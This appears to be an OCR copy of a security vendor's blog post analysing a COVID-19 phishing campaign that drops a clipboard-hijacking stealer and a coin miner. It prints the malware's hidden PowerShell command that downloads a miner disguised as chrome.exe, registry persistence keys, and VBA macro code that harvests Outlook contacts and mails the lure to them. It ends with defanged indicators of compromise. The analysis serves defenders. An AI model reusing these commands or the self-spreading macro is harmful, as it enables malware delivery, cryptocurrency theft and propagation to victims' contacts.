
COVID-19 Phishing Lure to Steal and Mine Cryptocurrency

trustwave.com/en-us/resources/blogs/spiderlabs-blog/covid-19-phishing-lure-to-steal-and-mine-cryptocurrency/



Recently, we observed a malware spam campaign leveraging the current COVID-19 situation. The emails were sent from a compromised mailbox using a mailer script. The message contains a link leading to a Word document. The email takes advantage of a COVID-19 test mandate as a pretext to lure the unsuspecting user into clicking the link and downloading the document.




Figure 1. COVID-19 themed malspam with link to the malicious document.

The initial downloaded Word document has no malicious code. But once the victim opens the Word document, it will try to retrieve a malicious macro-enabled template from a remote server. The technique is known as Remote Template Injection and is commonly used to evade static detection. After loading the

remote template, it will then prompt the user in enabling macro content.




Figure 2. Code snippet of the settings.xml.rels with template referenced to an external target.




Figure 3. Microsoft Word document lure to enable macro.

The template has Base64 binary files which are contained in the VBA UserForm. These binaries will be decoded and dropped by the custom VBA functions in the template. The binaries that will be dropped are as follows:

- *%APPDATA%\Microsoft\Windows\COM Surrogate\dllhost.exe (ClipBanker)*
- *C:\cfe91497d9137b2\ffd0.exe (Coinminer downloader)*
- *%TEMP%\instx.exe (Coinminer loader)*
- *C:\cfe91497d9137b2\COVID-19.docx (Injected Word document)*




Figure 4. VBA UserForm with embedded payloads.




Figure 5.

Infection chain

The first binary dropped is an infostealer known as ClipBanker. This threat monitors the clipboard and replaces cryptocurrency wallet addresses in the infected system with the threat actor's own. The macro script creates a registry startup key as a form of persistence.

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

```
[%random%5] = %AppData%\Local\Microsoft\Windows\COM Surrogate\dllhost.exe
```

To begin the mining process, the loader will start the downloader and it will then try to elevate the user privilege. Next, the downloader fetches the main payload from a remote server, a coin miner and its configuration files. The coin miner will then be saved as "chrome.exe" to masquerade itself as a web browser.

```
powershell -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle
Hidden $ProgressPreference = ',27h,'SilentlyContinue',27h,'; Invoke-WebRequest
https://github.com/octopus734/BitcoinLight/releases/download/BitcoinLight/BitcoinLight.dat
-OutFile "$env:appdata/Google` Chrome/chrome.exe"
```

Also, a registry startup key is added for the persistence of the coin miner.

```
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
```

```
[%random%] = "%AppData%\Google Chrome\chrome.exe"
```

The macro-enabled template also embedded a copy of the original Word document in the VBA UserForm. The embedded Word document is dropped at C:/cfe91497d9137b2/COVID-19.docx.

The template can propagate itself beyond the infected system. This is done by hijacking the victim's Outlook application via some macro VBA code, and harvesting the contact list.

```
Set ol = CreateObject("Outlook.Application")
Set ns = ol.GetNamespace("MAPI")
Set fol = ns.GetDefaultFolder(6) 'Access inbox

imbored = 0
    For Each i In fol.Items
   If i.Class = 43 Then
   Set mi = i
    SomeArray(imbored) = mi.SenderEmailAddress 'Store sender address
    AnotherArray(imbored) = mi.SenderName 'Store sender name
    If imbored = 100 Then GoTo filled
    imbored = imbored + 1
 End If
    Next i
```

Figure 6. Macro script looping through the victim's inbox collecting sender names and email addresses.

The macro will then send an email to each of the victim's contacts with a copy of the COVID-19 themed document as an attachment. With this method, sent emails are likely to be opened and documents downloaded and executed by the recipients as they come from a trusted sender. Finally, the sent emails will be deleted by the macro script in an attempt to cover its tracks and remove evidence.

```
filled:
    imbored = 0
    Dim olApp As Object
    Dim olEmail As Object
    Set olApp = CreateObject("Outlook.Application")
    Set olEmail = olApp.CreateItem(0)
  For Each Item In SomeArray
    With olEmail
    .BodyFormat = 1
    .body = "Attachment!"
    .Attachments.Add "C:/cfe91497d9137b2/COVID-19.docx"
    .To = SomeArray(imbored)
    .Subject = AnotherArray(imbored) & ", COVID-19" 'Recipient name used in subject
    .Send
    End With
    imbored = imbored + 1
Next Item
```

Figure 7. Sending the malicious document to the list of harvested contacts.

Summary

As we continue to deal with the threats of COVID-19-related malware with the resurgence of a new variant, threat actors are taking advantage of the health scares and uncertainties to deliver malware, harvest credentials, and ultimately, gain financially.

The MailMarshal Secure Email Gateway has added protection for this threat for our customers. As usual, we advise all users to avoid clicking on URLs and attachments in unsolicited emails.

Indicators of Compromise (IOC)

Links:

hxxp[://]coronavirus-notice[.]com/COVID-19[.]docx
hxxps[://]github[.]com/chocolate530/companytemplate/releases/download/generaltemplate/gentemplate[.]dotm
hxxps[://]github[.]com/octopus734/BitcoinLight/releases/download/BitcoinLight/BitcoinLight[.]data

Files:

COVID-19.docx SHA1:94cd8f53b4022f9eeb41fb18ad6a62a746efebc7
gentemplate.dotm SHA1:2d05a7b796afd354f201c4778eed14334f08d25e
dllhost.exe SHA1:735209f627d7f7e17f13094f55f9d0056ad89bd1
instx.exe SHA1:fe9cadec56b3a68a54f19c5656702b35a4b97759
ffd0.exe SHA1:9fb38b5ca038e5253832471474415c80ae39cce3